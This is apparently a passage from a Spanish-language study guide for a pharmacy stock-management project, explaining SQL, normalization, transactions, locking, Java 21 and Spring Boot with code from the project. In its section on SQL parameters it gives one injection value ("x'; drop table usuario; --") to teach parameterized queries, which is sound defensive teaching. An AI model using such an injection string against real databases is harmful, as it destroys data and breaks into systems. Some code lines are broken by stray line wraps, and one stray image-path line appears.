> **En el proyecto:** esa es casi exactamente la consulta de `MedicamentoConsultasImpl`. El stock total **no se guarda**: se calcula así cada vez, con la fecha de hoy como parámetro (`:hoy`).

Parámetros (y por qué importan)

Nunca se arma SQL pegando texto que escribió el usuario:

```
// MAL: inyección SQL. Si q = "x'; drop table usuario; --" se borra la tabla.
"select * from medicamento where nombre like '%" + q + "%'"

// BIEN: parámetro. La base trata q como dato, nunca como código.
"select * from medicamento where nombre like :patron"
```

> **En el proyecto:** todas las consultas usan parámetros. Además, el campo por el que se ordena (`sort=nombre`) se valida contra una **lista blanca** (`Ordenamiento.validar`), porque el `order by` no se puede parametrizar.

Índices

Un **índice** es como el índice de un libro: permite encontrar filas rápido sin leer toda la tabla. Se crean sobre las columnas por las que se busca seguido.

```
create index ix_lote_medicamento_vencimiento on lote (medicamento_id, fecha_vencimiento);
-- Índice parcial: solo los lotes con stock (los que interesan para las alertas)
create index ix_lote_vencimiento_con_stock on lote (fecha_vencimiento) where cantidad_actual > 0;
```

6. Normalización (1FN, 2FN, 3FN)

Normalizar es **organizar las tablas para no repetir datos**. Los datos repetidos se terminan contradiciendo: si el nombre de un medicamento está en 50 filas y se corrige en 49, ¿cuál vale?

Ejemplo de tabla mal hecha

transferencia	area	area_telefono	medicamento1	cant1	medicamento2	cant2
42	Guardia	4455	Paracetamol	150	Amoxicilina	20

Problemas: ¿y si son 3 medicamentos? (columnas que se repiten); el teléfono de Guardia se repite en cada transferencia; si cambia, hay que cambiarlo en todas.

Primera forma normal (1FN)

Cada celda tiene un solo valor y no hay columnas repetidas. Los medicamentos de una transferencia pasan a ser **filas** de otra tabla (`detalle_transferencia`).

Segunda forma normal (2FN)

1FN + **cada dato depende de la clave completa**, no de una parte. Solo importa cuando la clave tiene varias columnas. En el proyecto todas las PK son un solo `id`, así que se cumple sola.

Tercera forma normal (3FN)

2FN + **ningún dato depende de otro dato que no sea la clave** (sin dependencias transitivas). Ejemplo: en una tabla `transferencia` con `area_id` y `area_nombre`, el nombre depende de `area_id`, no de la transferencia. Solución: el nombre vive solo en `area`, y se obtiene con un `JOIN`.

> **Truco para recordarlo:** cada dato tiene que depender "de la clave, de toda la clave y de nada más que la clave".

Lo que el proyecto NO guarda (para estar en 3FN)

No se guarda	Porque depende de…	Se obtiene con…
Nombre del medicamento en el lote	`medicamento_id`	`JOIN`
Stock total del medicamento	sus lotes	`SUM`
Estado del lote (vencido, por vencer)	la fecha de hoy	se calcula
Número `TR-000042`	el `id`	se formatea
Total de unidades de la transferencia	sus detalles	`SUM`

Única excepción, justificada: `movimiento_stock.saldo_resultante` guarda el saldo después de cada movimiento. Es un dato **histórico** ("lo que había en ese momento"), que nunca se modifica, así que no puede contradecirse. Sirve para auditoría.

7. Transacciones (ACID)

Una **transacción** agrupa varias operaciones que tienen que hacerse **todas o ninguna**. Ejemplo: una transferencia descuenta 3 lotes, crea 3 detalles y 3 movimientos. Si falla en el segundo lote, ¿quedó a medias? No: la transacción se **revierte** (*rollback*) y todo vuelve a como estaba.

Letra	Propiedad	Qué significa
A	Atomicidad	Todo o nada.
C	Consistencia	Se pasa de un estado válido a otro válido (se respetan los `CHECK`, FK…).
I	Aislamiento	Las transacciones simultáneas no se pisan.
D	Durabilidad	Lo confirmado (*commit*) queda guardado aunque se corte la luz.

> **En el proyecto:** cada método de servicio con `@Transactional` es una transacción. Si lanza una excepción, Spring hace rollback automáticamente. Por eso "todo o nada" en las transferencias sale casi gratis: se lanza `StockInsuficienteException` y no queda nada modificado.

8. Concurrencia y bloqueos

Concurrencia = varias cosas al mismo tiempo. Dos farmacéuticos confirman una transferencia del mismo medicamento en el mismo segundo:

Momento	Persona A	Persona B
1	Lee el lote: hay 100.	Lee el lote: hay 100.
2	Pide 60: 100 ≥ 60, alcanza.	Pide 60: 100 ≥ 60, alcanza.
3	Guarda 100 − 60 = 40.	Guarda 100 − 60 = 40.
Resultado	Se entregaron **120** unidades de un lote de 100 y el sistema dice que quedan 40. ❌	

Eso se llama **condición de carrera** (*race condition*).

Bloqueo pesimista

La solución: **reservar** las filas al leerlas. `SELECT … FOR UPDATE` le dice a la base "estas filas las voy a modificar; que nadie más las toque hasta que termine".

Momento	Persona A	Persona B
1	Lee y **bloquea** el lote: hay 100.	Quiere leer y bloquear: **espera**.
2	Descuenta 60, guarda 40, termina. Se libera el bloqueo.	(esperando)
3		Ahora lee: hay **40**. Pide 60: no alcanza → **409 stock insuficiente**. ✅

Se llama "pesimista" porque asume que va a haber conflicto y bloquea de entrada. El "optimista" deja pasar a los dos y falla al guardar si alguien cambió el dato (hay que reintentar).

Deadlock (abrazo mortal)

Momento	Transferencia A (pide Amoxicilina y Paracetamol)	Transferencia B (pide Paracetamol y Amoxicilina)
1	Bloquea el lote de Amoxicilina.	Bloquea el lote de Paracetamol.
2	Quiere el de Paracetamol: espera a B.	Quiere el de Amoxicilina: espera a A.
	Se esperan para siempre.	

Solución del proyecto: **bloquear siempre en el mismo orden** (por `id` del lote, `ORDER BY id`). Si los dos piden primero el lote de menor id, el segundo espera al primero y nunca se cruzan.

9. Migraciones con Flyway

El esquema de la base (las tablas) también es código y tiene que versionarse. **Flyway** ejecuta los archivos `.sql` en orden:

```
backend/src/main/resources/db/migration/
├── V1__esquema.sql                crea las 8 tablas
├── V2__datos_base.sql             carga las 8 áreas
└── V3__recuperacion_password.sql  agrega la tabla de recuperación
```

Al arrancar, Flyway mira una tabla propia (`flyway_schema_history`), ve cuáles ya aplicó y aplica las nuevas. **Regla:** una migración aplicada **nunca se edita** (Flyway detecta el cambio y no arranca). Para cambiar algo, se crea `V4__…`.

Hibernate (la parte de Java que habla con la base) está configurado con `ddl-auto: validate`: solo **verifica** que las clases coincidan con las tablas; nunca las crea ni las cambia.

10. Las 9 tablas del proyecto, en una frase cada una

Tabla	Guarda
`usuario`	Quién puede entrar, con qué rol.
`proveedor`	Quién nos vende.
`area`	A quién le entregamos.
`medicamento`	Qué manejamos (catálogo).
`lote`	Cada partida recibida, con vencimiento y cantidad.
`transferencia`	Cada entrega a un área (cabecera).
`detalle_transferencia`	De qué lote salió cada parte de una entrega.
`movimiento_stock`	Cada cambio de cantidad de cada lote (auditoría).
`recuperacion_password`	Códigos para recuperar la contraseña.

El diagrama y el diccionario completo están en `../carpeta-del-proyecto/04-modelo-de-datos.md` *(en «Carpeta del proyecto»)*.

Resumen

Concepto	En una frase
Tabla	Filas (registros) y columnas (campos con tipo).
PK / FK	Identificador único / puntero a otra tabla.
JOIN	Juntar tablas por sus claves.
GROUP BY + SUM	Calcular totales por grupo.
CHECK / UNIQUE / NOT NULL	Reglas que la base hace cumplir sí o sí.
3FN	Cada dato depende de la clave, de toda la clave y de nada más que la clave.
Transacción	Todo o nada.
Bloqueo pesimista	Reservar filas para que nadie las toque mientras las uso.
Deadlock	Dos que se esperan mutuamente; se evita bloqueando siempre en el mismo orden.
Migración	Archivo `.sql` numerado que cambia el esquema; nunca se edita uno aplicado.

05 — Java desde cero (lo que usa el proyecto)

Java es el lenguaje del backend. Usamos **Java 21**, una versión de soporte extendido (LTS). Este archivo explica las partes del lenguaje que aparecen en el código del proyecto, con ejemplos del propio proyecto.

1. Estructura de un archivo

```
package ar.edu.utn.farmacia.area;          // 1. en qué paquete (carpeta) está

import jakarta.persistence.Entity;          // 2. qué clases de otros paquetes usa

@Entity                                     // 3. anotaciones (etiquetas)
public class Area {                         // 4. la clase; el archivo se llama igual: Area.java
    private Long id;                        // atributos
    private String nombre;

    public Area(String nombre) { ... }      // constructor
    public String getNombre() { ... }       // métodos
}
```

- Un archivo `.java` = una clase pública con el mismo nombre.
- El nombre del paquete sigue al revés el dominio de la organización: `ar.edu.utn` + `farmacia`.
- Las llaves `{ }` delimitan bloques; cada instrucción termina con `;`.

2. Tipos primitivos y "envoltorios"

Primitivo	Envoltorio (puede ser `null`)	Uso
`int`	`Integer`	Enteros (cantidades).
`long`	`Long`	Enteros grandes (ids, sumas).
`boolean`	`Boolean`	Verdadero/falso.
`double`	`Double`	Decimales (no se usa para dinero).

Los ids son `Long` (con mayúscula) porque un objeto recién creado todavía no tiene id: vale `null` hasta que la base se lo asigna.

3. Strings

```
String detalle = "No existe el medicamento " + id + ".";   // concatenar con +
nombre.strip();                 // quita espacios al principio y al final
codigo.toUpperCase(Locale.ROOT) // a mayúsculas
texto.isBlank();                // ¿está vacío o son solo espacios?
a.equals(b);                    // comparar textos (¡no usar ==!)
```

Text blocks (texto de varias líneas, Java 15+), usados para el SQL:

```
String sql = """
    select l from Lote l
    where l.cantidadActual > 0
    order by l.id
    """;
```

4. Fechas (java.time)

Clase	Qué representa	Ejemplo
`LocalDate`	Un día, sin hora ni zona.	Vencimiento: `2026-11-30`.
`OffsetDateTime`	Un instante con su diferencia horaria.	`2026-11-09T17:49:00-03:00`.
`Instant`	Un instante absoluto (UTC).	Vencimiento del token.
`Duration`	Una duración.	`8h` (duración del token).
`Clock`	"Reloj" del que se saca la hora actual.	Con zona de Buenos Aires.
`ZoneId`	Zona horaria.	`America/Argentina/Buenos_Aires`.

```
LocalDate hoy = LocalDate.now(clock);          // "hoy" según el reloj inyectado
fechaVencimiento.isBefore(hoy);                // ¿venció?
hoy.plusDays(30);                              // dentro de 30 días
ChronoUnit.DAYS.between(desde, hasta);         // días entre dos fechas
```

> **En el proyecto: nunca** `LocalDate.now()` sin el reloj. El servidor corre en UTC; a las 21:00 de Argentina en UTC ya es mañana y los lotes que vencen hoy aparecerían vencidos. Con `LocalDate.now(clock)` y un `Clock` configurado con la zona de Buenos Aires, "hoy" es siempre el de Argentina. Y en las pruebas se usa un reloj fijo.

5. Clases, constructores y `this`

```
public class Area {
    private Long id;
    private String nombre;
    private boolean activo;

    protected Area() {}             // constructor vacío: lo necesita JPA (ver Spring)

    public Area(String nombre) {    // constructor que usa el código
        this.nombre = nombre;       // this.nombre = el atributo; nombre = el parámetro
        this.activo = true;         // toda área nace activa
    }
}
```

6. Records: clases de datos inmutables

Un **record** (Java 16+) es una clase corta para **transportar datos**. Java genera solo el constructor, los métodos para leer cada campo, `equals`, `hashCode` y `toString`. No se puede modificar después de creado (**inmutable**).

```
public record AreaResponse(Long id, String nombre, boolean activo) {

    // método estático "de fábrica": convierte la entidad en la respuesta
    public static AreaResponse desde(Area area) {
        return new AreaResponse(area.getId(), area.getNombre(), area.isActivo());
    }
}

AreaResponse r = AreaResponse.desde(area);
r.nombre();        // se lee con nombre(), no getNombre()
```

Constructor compacto

Se ejecuta antes de guardar los valores; sirve para **normalizar**:

```
public record MedicamentoRequest(String codigo, String nombre, String presentacion, Integer stockMinimo) {
    public MedicamentoRequest {
        codigo = codigo == null ? null : codigo.strip().toUpperCase(Locale.ROOT);  // "amox-500 " → "AMOX-
500"
        nombre = Textos.limpiar(nombre);
    }
}
```

> **En el proyecto:** todos los DTO (`...Request`, `...Response`) son records. Las entidades (`Area`, `Lote`…) son clases comunes porque JPA necesita poder crearlas vacías y modificarlas.

7. Enums: listas cerradas de valores

```
public enum Permiso {
    LECTURA, CATALOGO_EDITAR, STOCK_INGRESAR, STOCK_BAJA_AJUSTE, TRANSFERENCIA_CREAR, USUARIO_GESTIONAR
}
```

Un enum puede tener datos y métodos. El enum `Rol` guarda los permisos de cada rol (es **el único lugar** del sistema donde se define qué puede hacer cada rol):

```
public enum Rol {
    ADMIN(EnumSet.allOf(Permiso.class)),                    // todos los permisos
    FARMACEUTICO(EnumSet.of(Permiso.LECTURA, Permiso.CATALOGO_EDITAR, Permiso.STOCK_INGRESAR,
                            Permiso.STOCK_BAJA_AJUSTE, Permiso.TRANSFERENCIA_CREAR)),
    CONSULTA(EnumSet.of(Permiso.LECTURA));

    private final Set<Permiso> permisos;
    Rol(Set<Permiso> permisos) { this.permisos = permisos; }
    public Set<Permiso> permisos() { return permisos; }
}

Rol.CONSULTA.permisos();   // [LECTURA]
```

Otros enums del proyecto: `TipoMovimiento` (INGRESO, EGRESO, BAJA_VENCIMIENTO, AJUSTE), `EstadoLote` (VIGENTE, POR_VENCER, VENCIDO, AGOTADO), `EstadoStock` (SIN_STOCK, STOCK_BAJO, OK), `FormatoReporte` (CSV, XLSX, PDF).

8. Interfaces

```
/** Cómo le llega el código al usuario. Hoy es simulado; un envío por correo real lo reemplaza. */
public interface NotificadorRecuperacion {
    void enviarCodigo(Usuario usuario, String codigo, Duration vigencia);
}

@Component
class CorreoSimulado implements NotificadorRecuperacion {
    public void enviarCodigo(Usuario usuario, String codigo, Duration vigencia) {
        // solo deja constancia en el log (sin el código)
    }
}
```

`RecuperacionService` depende de la **interfaz**, no de `CorreoSimulado`. Para enviar correos reales alcanza con escribir otra clase que implemente la interfaz.

Los **repositorios** también son interfaces, pero no hace falta implementarlas: Spring lo hace (ver el archivo 06).

9. Genéricos `<T>`

Los `< >` dicen "de qué tipo son los elementos":

```
List<Lote> lotes;                 // lista de lotes
Map<Long, Integer> cantidades;    // de Long (id) a Integer (cantidad)
Optional<Area> area;              // puede haber un Area o no
Page<AreaResponse> pagina;        // una página de respuestas
```

10. Colecciones y streams

Un **stream** es una "cadena de montaje" para procesar colecciones: filtrar, transformar, ordenar, agrupar, sumar.

```
// De TransferenciaService: los lotes bloqueados → filtrados → ordenados FEFO → agrupados por medicamento
Map<Long, List<Lote>> lotes =
    loteRepository.bloquearDisponibles(cantidades.keySet(), hoy).stream()
        .filter(lote -> lote.tieneStock() && !lote.estaVencido(hoy))   // quedarse con los útiles
        .sorted(ORDEN_FEFO)                                            // ordenar por vencimiento…
        .collect(Collectors.groupingBy(lote -> lote.getMedicamento().getId()));  // agrupar
```

Operación	Qué hace
`.filter(cond)`	Deja pasar solo los que cumplen.
`.map(f)`	Transforma cada elemento (por ejemplo, entidad → DTO).
`.sorted(comparador)`	Ordena.
`.mapToLong(...).sum()`	Suma.
`.toList()`	Junta el resultado en una lista.
`.collect(groupingBy(...))`	Agrupa en un mapa.

Comparadores

```
static final Comparator<Lote> ORDEN_FEFO =
    Comparator.comparing(Lote::getFechaVencimiento)    // primero por vencimiento
        .thenComparing(Lote::getFechaIngreso)          // si empatan, por fecha de ingreso
        .thenComparing(Lote::getId);                   // si siguen empatados, por id
```

`Lote::getFechaVencimiento` es una **referencia a método**: igual a `lote -> lote.getFechaVencimiento()`.

11. Optional

```
Optional<Area> resultado = areaRepository.findById(7L);

Area area = resultado.orElseThrow(
    () -> new RecursoNoEncontradoException("No se encontró el área 7."));
```

Obliga a pensar en el caso "no está". La regla del proyecto: nunca `Optional.get()` sin chequear.

12. Excepciones del proyecto

```
// Lanzar
throw new ReglaNegocioException("AREA_INACTIVA", "El área Guardia está inactiva.");
```

Excepción	Cuándo	Se convierte en
`RecursoNoEncontradoException`	No existe lo buscado.	404 `NO_ENCONTRADO`
`ReglaNegocioException(codigo, mensaje)`	Viola una regla.	409 con ese `codigo`
`StockInsuficienteException(faltantes)`	No alcanza el stock.	409 `STOCK_INSUFICIENTE` + faltantes
`ErrorDeCampoException(campo, mensaje)`	Un campo es inválido según una regla del servicio.	400 `VALIDACION` con `errors.campo`
`ParametroInvalidoException`	Parámetro de la URL inválido.	400
`IllegalArgumentException` / `IllegalStateException`	Invariante de una entidad violada (no debería pasar).	500

Hay dos familias en Java: **checked** (el compilador obliga a declararlas) y **unchecked** (heredan de `RuntimeException`, no hace falta declararlas). Las del proyecto son unchecked.

13. Anotaciones

Las **anotaciones** (`@Algo`) son etiquetas que no hacen nada por sí solas: las lee otro programa (Spring, JPA, Lombok, el validador) y actúa en consecuencia.

```
@Entity                // JPA: "esta clase es una tabla"
@Getter                // Lombok: "generá los getters"
public class Area { ... }

@NotBlank(message = "Ingresá el nombre del área.")   // validador: no puede estar vacío
String nombre
```

En el archivo 06 está la lista de todas las anotaciones del proyecto.

14. Lombok

Biblioteca que **genera código repetitivo** al compilar. En el proyecto se usa solo:

Anotación	Genera
`@Getter`	Un `getX()` por atributo (o `isX()` para boolean).
`@Setter`	Un `setX(...)`, solo en los atributos que pueden cambiar.
`@RequiredArgsConstructor`	Un constructor con todos los atributos `final`. Spring lo usa para inyectar dependencias.

Prohibido `@Data` en entidades: genera métodos que pueden imprimir relaciones enteras o el hash de la contraseña y romper con JPA.

15. `final` y `static`

- `final` en un atributo: se asigna una vez y no cambia. Las dependencias de un servicio son `private final`.
- `static`: pertenece a la clase, no a cada objeto. Constantes (`static final int DIAS_MAXIMOS_EXPORTACION = 366`) y métodos de fábrica (`AreaResponse.desde(...)`).

16. Cómo leer una clase del proyecto sin perderse

1. Mirá el **paquete** (de qué tema es).
2. Mirá las **anotaciones de la clase** (`@Entity`, `@Service`, `@RestController`): te dicen qué rol cumple.
3. Mirá los **atributos** `private final`: son sus dependencias (con qué otras clases trabaja).
4. Mirá los **métodos públicos**: son lo que ofrece. Los privados son ayudantes.
5. Leé los **comentarios**: explican los "por qué".

Probalo con `backend/src/main/java/ar/edu/utn/farmacia/area/AreaService.java`: es corto y tiene todo esto.

06 — Spring Boot

1. Qué es un framework y qué es Spring Boot

Un **framework** es un esqueleto ya armado: vos completás las partes de tu negocio y él se encarga del resto. **Spring** es el framework más usado en Java para aplicaciones de servidor. **Spring Boot** es Spring "listo para usar": con poca configuración arranca un servidor web, se conecta a la base, maneja la seguridad, convierte JSON, etc.

Usamos **Spring Boot 4.1** (y no 3.x porque la 3.5 dejó de tener soporte gratuito en junio de 2026).

Sin Spring tendríamos que escribir a mano: abrir un puerto y leer pedidos HTTP, convertir JSON, abrir conexiones a la base, manejar transacciones, validar tokens… Con Spring escribimos solo las reglas de la farmacia.

2. Arranque

```
@SpringBootApplication
public class FarmaciaApplication {
    public static void main(String[] args) {
        SpringApplication.run(FarmaciaApplication.class, args);
    }
}
```

`main` es donde empieza todo programa Java. `SpringApplication.run` hace la magia:

1. Lee la configuración (`application.yml` + el perfil activo).
2. **Escanea** el paquete `ar.edu.utn.farmacia` buscando clases con anotaciones (`@Service`, `@RestController`…).
3. Crea un objeto de cada una (**beans**) y los conecta entre sí (**inyección de dependencias**).
4. Ejecuta Flyway (crea o actualiza las tablas).
5. Levanta el servidor web en el puerto 8080.

3. Inyección de dependencias (lo más importante de Spring)

El problema

`AreaService` necesita un `AreaRepository`. Podría crearlo él:

```
public class AreaService {
    private final AreaRepository repo = new AreaRepositoryImpl(conexion, ...);  // ❌
}
```


Pero entonces `AreaService` tiene que saber cómo se construye un repositorio, y en las pruebas no podés reemplazarlo por uno falso.

La solución

`AreaService` **pide** lo que necesita en el constructor, y **Spring se lo pasa**:

```
@Service                          // "Spring: creá un objeto de esta clase y administralo"
@RequiredArgsConstructor          // Lombok: constructor con los atributos final
public class AreaService {
    private final AreaRepository areaRepository;   // ← Spring lo inyecta
    ...
}
```

Spring ve que el constructor pide un `AreaRepository`, busca el bean de ese tipo y lo pasa. Eso es **inyección de dependencias**. A Spring, que crea y conecta los objetos, se le dice **contenedor** (o contexto de aplicación), y a los objetos que administra, **beans**.



> **Para la defensa:** "Las clases no crean sus dependencias: las reciben en el constructor y Spring se las inyecta. Así cada parte se puede probar sola, reemplazando las demás por simulaciones."

> **Ojo:** la regla del proyecto es inyección **por constructor**, nunca `@Autowired` en un atributo.

Estereotipos (qué tipo de bean es cada clase)

Anotación	Capa	Ejemplo
`@RestController`	Recibe pedidos HTTP y devuelve JSON.	`AreaController`
`@Service`	Lógica de negocio.	`AreaService`
`@Repository` (implícito en las interfaces de Spring Data)	Acceso a datos.	`AreaRepository`
`@Component`	Cualquier otro bean.	`UsuarioJwtConverter`, `CorreoSimulado`
`@Configuration` + `@Bean`	Clase que fabrica beans "a mano".	`SeguridadConfig`, `RelojConfig`

```
@Configuration
public class RelojConfig {
    @Bean
    Clock clock(FarmaciaProperties propiedades) {
        return Clock.system(ZoneId.of(propiedades.zonaHoraria()));   // el reloj con zona de Argentina
    }
}
```

Desde ahí, cualquier clase que pida un `Clock` en su constructor recibe este.

4. Controladores: de HTTP a Java

```
@RestController
@RequestMapping("/api/areas")                          // todas las rutas empiezan así
@RequiredArgsConstructor
public class AreaController {

    private final AreaService areaService;

    @GetMapping                                        // GET /api/areas
    @PreAuthorize("hasAuthority('LECTURA')")           // permiso requerido
    public Page<AreaResponse> listar(
            @RequestParam(required = false) String q,          // ?q=guar
            @RequestParam(required = false) Boolean activo,    // ?activo=true
            @PageableDefault(size = 20, sort = "nombre") Pageable pagina) {   // ?
page=0&size=20&sort=nombre
        return areaService.listar(q, activo, pagina);
    }

    @PostMapping                                       // POST /api/areas
    @PreAuthorize("hasAuthority('CATALOGO_EDITAR')")
    public ResponseEntity<AreaResponse> crear(@Valid @RequestBody AreaRequest pedido) {   // cuerpo JSON →
record
        AreaResponse creada = areaService.crear(pedido);
        return ResponseEntity.created(URI.create("/api/areas/" + creada.id())).body(creada);  // 201 +
Location
    }

    @PatchMapping("/{id}/estado")                      // PATCH /api/areas/3/estado
    @PreAuthorize("hasAuthority('CATALOGO_EDITAR')")
    public ResponseEntity<Void> cambiarEstado(@PathVariable Long id,      // el 3 de la URL
                                              @Valid @RequestBody EstadoRequest pedido) {
        areaService.cambiarEstado(id, pedido.activo());
        return ResponseEntity.noContent().build();    // 204
    }
}
```

Anotación	Qué hace
`@GetMapping`, `@PostMapping`, `@PutMapping`, `@PatchMapping`	Asocian el método a un método HTTP y una ruta.
`@PathVariable`	Toma un valor de la ruta (`/{id}`).
`@RequestParam`	Toma un parámetro de la URL (`?q=...`).
`@RequestBody`	Convierte el cuerpo JSON en un objeto Java (record).
`@Valid`	Valida ese objeto con sus anotaciones (`@NotBlank` …); si falla, 400.
`@PreAuthorize`	Exige un permiso; si no lo tiene, 403.
`ResponseEntity`	Permite elegir el código de estado y las cabeceras.

El controlador no tiene lógica: traduce HTTP ↔ Java y llama al servicio.

5. Servicios y transacciones

```
@Transactional                      // todo el método es una transacción
public AreaResponse crear(AreaRequest pedido) {
    if (areaRepository.existsByNombreIgnoreCase(pedido.nombre())) {
        throw new ReglaNegocioException("NOMBRE_DUPLICADO", "Ya existe un área llamada '" +
pedido.nombre() + "'.");
    }
    return AreaResponse.desde(areaRepository.save(new Area(pedido.nombre())));
}

@Transactional(readOnly = true)     // consulta: transacción de solo lectura (más eficiente)
public Page<AreaResponse> listar(...) { ... }
```

`@Transactional`: Spring abre una transacción antes de entrar al método y la confirma al salir. Si el método lanza una excepción, **revierte todo**.

Detalle útil: dentro de una transacción, si modificás un objeto que vino de la base (`area.setActivo(false)`), **no hace falta llamar a `save`**: al confirmar, JPA detecta el cambio y hace el `UPDATE` solo. Por eso `cambiarEstado` es una línea: `buscar(id).setActivo(activo);`.

6. JPA, Hibernate y Spring Data: Java ↔ tablas

- **JPA** (*Jakarta Persistence API*): estándar para mapear clases a tablas.
- **Hibernate**: la biblioteca que implementa JPA (genera el SQL).
- **Spring Data JPA**: genera los repositorios.

Esto se llama **ORM** (*Object-Relational Mapping*): trabajar con objetos y que la biblioteca traduzca a SQL.

Entidades

```
@Entity                                         // es una tabla
@Table(name = "lote")                           // se llama lote
public class Lote {
    @Id                                         // clave primaria
    @GeneratedValue(strategy = GenerationType.IDENTITY)   // la asigna la base
    private Long id;

    @ManyToOne(fetch = FetchType.LAZY, optional = false)  // muchos lotes → un medicamento
    @JoinColumn(name = "medicamento_id")                  // la FK
    private Medicamento medicamento;

    @Column(name = "fecha_vencimiento", nullable = false)
    private LocalDate fechaVencimiento;
    ...
    protected Lote() {}    // JPA necesita un constructor vacío para crear el objeto al leer de la base
}
```

- `@ManyToOne`: relación muchos a uno. `LAZY` = no trae el medicamento de la base hasta que se lo usa (más eficiente).
- El nombre Java (`fechaVencimiento`, camelCase) se asocia al de la columna (`fecha_vencimiento`, snake_case).

Repositorios

```
public interface AreaRepository extends JpaRepository<Area, Long>, JpaSpecificationExecutor<Area> {

    boolean existsByNombreIgnoreCase(String nombre);   // Spring genera la consulta a partir del nombre
}
```

Solo con extender `JpaRepository<Area, Long>` ya tenés, sin escribir nada: `findById`, `findAll`, `save`, `count`... Y Spring entiende nombres de método: `existsByNombreIgnoreCase` se traduce a `select count(*) > 0 from area where lower(nombre) = lower(?)`.

Para consultas más complejas:

```
@Lock(LockModeType.PESSIMISTIC_WRITE)     // → SELECT ... FOR UPDATE
@Query("""
    select l from Lote l
    where l.medicamento.id in :medicamentoIds and l.cantidadActual > 0 and l.fechaVencimiento >= :hoy
    order by l.id
    """)
List<Lote> bloquearDisponibles(Collection<Long> medicamentoIds, LocalDate hoy);
```

Esa consulta está en **JPQL**: parecido a SQL pero con nombres de clases y atributos Java (`Lote`, `cantidadActual`) en lugar de tablas y columnas.

Para el listado de medicamentos con stock calculado se usa **SQL directo** con `JdbcClient` (`MedicamentoConsultasImpl`), porque necesita agrupar y ordenar por valores calculados.

Specifications (filtros opcionales)

```
List<Specification<Area>> filtros = new ArrayList<>();
if (q != null && !q.isBlank()) {
    filtros.add((raiz, consulta, cb) -> cb.like(cb.lower(raiz.get("nombre")), "%" + q.toLowerCase() +
"%"));
}
if (activo != null) {
    filtros.add((raiz, consulta, cb) -> cb.equal(raiz.get("activo"), activo));
}
areaRepository.findAll(Specification.allOf(filtros), pagina);
```

Permite armar el `WHERE` según qué filtros mandó el usuario.

`open-in-view: false`

Configuración que obliga a armar los DTO **dentro** del servicio (dentro de la transacción). Evita consultas escondidas al convertir a JSON.

7. Validación (Bean Validation)

```
public record AreaRequest(
    @NotBlank(message = "Ingresá el nombre del área.")
    @Size(max = 80, message = "El nombre admite hasta 80 caracteres.")
    String nombre) {}
```

Anotación	Regla
`@NotNull`	No puede ser `null`.
`@NotBlank`	Texto no vacío ni solo espacios.
`@Size(min, max)`	Largo del texto o de la lista.
`@Positive` / `@PositiveOrZero`	> 0 / ≥ 0.
`@Email`	Formato de correo.
`@Cuit`	**Propia del proyecto**: CUIT con dígito verificador válido (`CuitValidator`).

Con `@Valid` en el controlador, si algo falla Spring lanza una excepción que `ManejadorErrores` convierte en 400 con `errors: { "nombre": "Ingresá el nombre del área." }`. El frontend muestra ese mensaje debajo del campo.

8. Manejo de errores centralizado

```
@RestControllerAdvice                              // "atrapa" excepciones de todos los controladores
public class ManejadorErrores extends ResponseEntityExceptionHandler {

    @ExceptionHandler(RecursoNoEncontradoException.class)
    ProblemDetail noEncontrado(RecursoNoEncontradoException ex) {
        return Problemas.crear(HttpStatus.NOT_FOUND, "No encontrado", ex.getMessage(), "NO_ENCONTRADO");
    }

    @ExceptionHandler(Exception.class)             // cualquier otro error
    ProblemDetail inesperado(Exception ex) {
        String errorId = UUID.randomUUID().toString();
        log.error("Error inesperado {}", errorId, ex);  // el detalle va al log
        // al cliente: solo "Ocurrió un error inesperado." + errorId
    }
}
```

Los servicios lanzan excepciones con nombre de negocio y **un solo lugar** las traduce a HTTP.

9. Configuración y perfiles

`application.yml` (extracto):

```
spring:
  datasource:
    url: ${DB_URL:}            # ${VARIABLE:valor-por-defecto} → se lee de las variables de entorno
  jpa:
    open-in-view: false
    hibernate:
      ddl-auto: validate       # Hibernate solo valida; las tablas las crea Flyway
farmacia:
  zona-horaria: America/Argentina/Buenos_Aires
  jwt:
    secret: ${JWT_SECRET:}
    duracion: 8h
  alertas:
    dias-por-vencer: 30
```

Las propiedades propias (`farmacia.*`) se leen con un record validado:

```
@Validated
@ConfigurationProperties("farmacia.jwt")
public record JwtProperties(String secret, @DefaultValue("8h") @NotNull Duration duracion) {
    public static final int BYTES_MINIMOS = 32;

    // El mensaje nunca incluye el valor de la clave.
    public JwtProperties {
        if (secret == null || secret.getBytes(StandardCharsets.UTF_8).length < BYTES_MINIMOS) {
            throw new IllegalArgumentException(
                "Falta JWT_SECRET (farmacia.jwt.secret) o tiene menos de 32 bytes. Generá una con: openssl
rand -base64 48");
        }
    }
}
```

Si `secret` falta o es corto, el constructor compacto lanza la excepción y **la aplicación no arranca**.

Perfiles: archivos `application-dev.yml`, `application-demo.yml`, `application-prod.yml` que se suman al común según `SPRING_PROFILES_ACTIVE`. Una clase puede activarse solo en un perfil:

```
@Component
@Profile("demo")
public class DemoDataLoader implements ApplicationRunner { ... }   // carga datos de ejemplo al arrancar
```

10. Spring Security (resumen; detalle en el archivo 08)

- Una **cadena de filtros** revisa cada pedido antes de que llegue al controlador.
- Configurada en `SeguridadConfig`: login, recuperación y `/actuator/health` son públicos; el resto requiere token.
- El token JWT se valida con el soporte oficial (**OAuth2 Resource Server**).
- `UsuarioJwtConverter` busca al usuario en la base y le asigna los permisos de su rol.
- `@EnableMethodSecurity` activa `@PreAuthorize` en los controladores.

11. Otras piezas

Pieza	Para qué
Jackson	Convierte objetos ↔ JSON (en Boot 4, Jackson 3).
springdoc-openapi	Genera la documentación OpenAPI y Swagger UI a partir de los controladores.
Actuator	Endpoints de monitoreo; solo se expone `/actuator/health`.
SLF4J	Logs (`log.info(...)`). Nunca se loguean contraseñas ni tokens.
Maven (`pom.xml`)	Descarga las bibliotecas y compila. Ver archivo 15.

12. Glosario rápido de anotaciones del proyecto

Anotación	De	Significado
`@SpringBootApplication`	Spring	Punto de entrada.

Anotación	De	Significado
`@RestController`, `@RequestMapping`	Spring Web	Controlador REST y su ruta base.
`@GetMapping` …	Spring Web	Método HTTP + ruta.
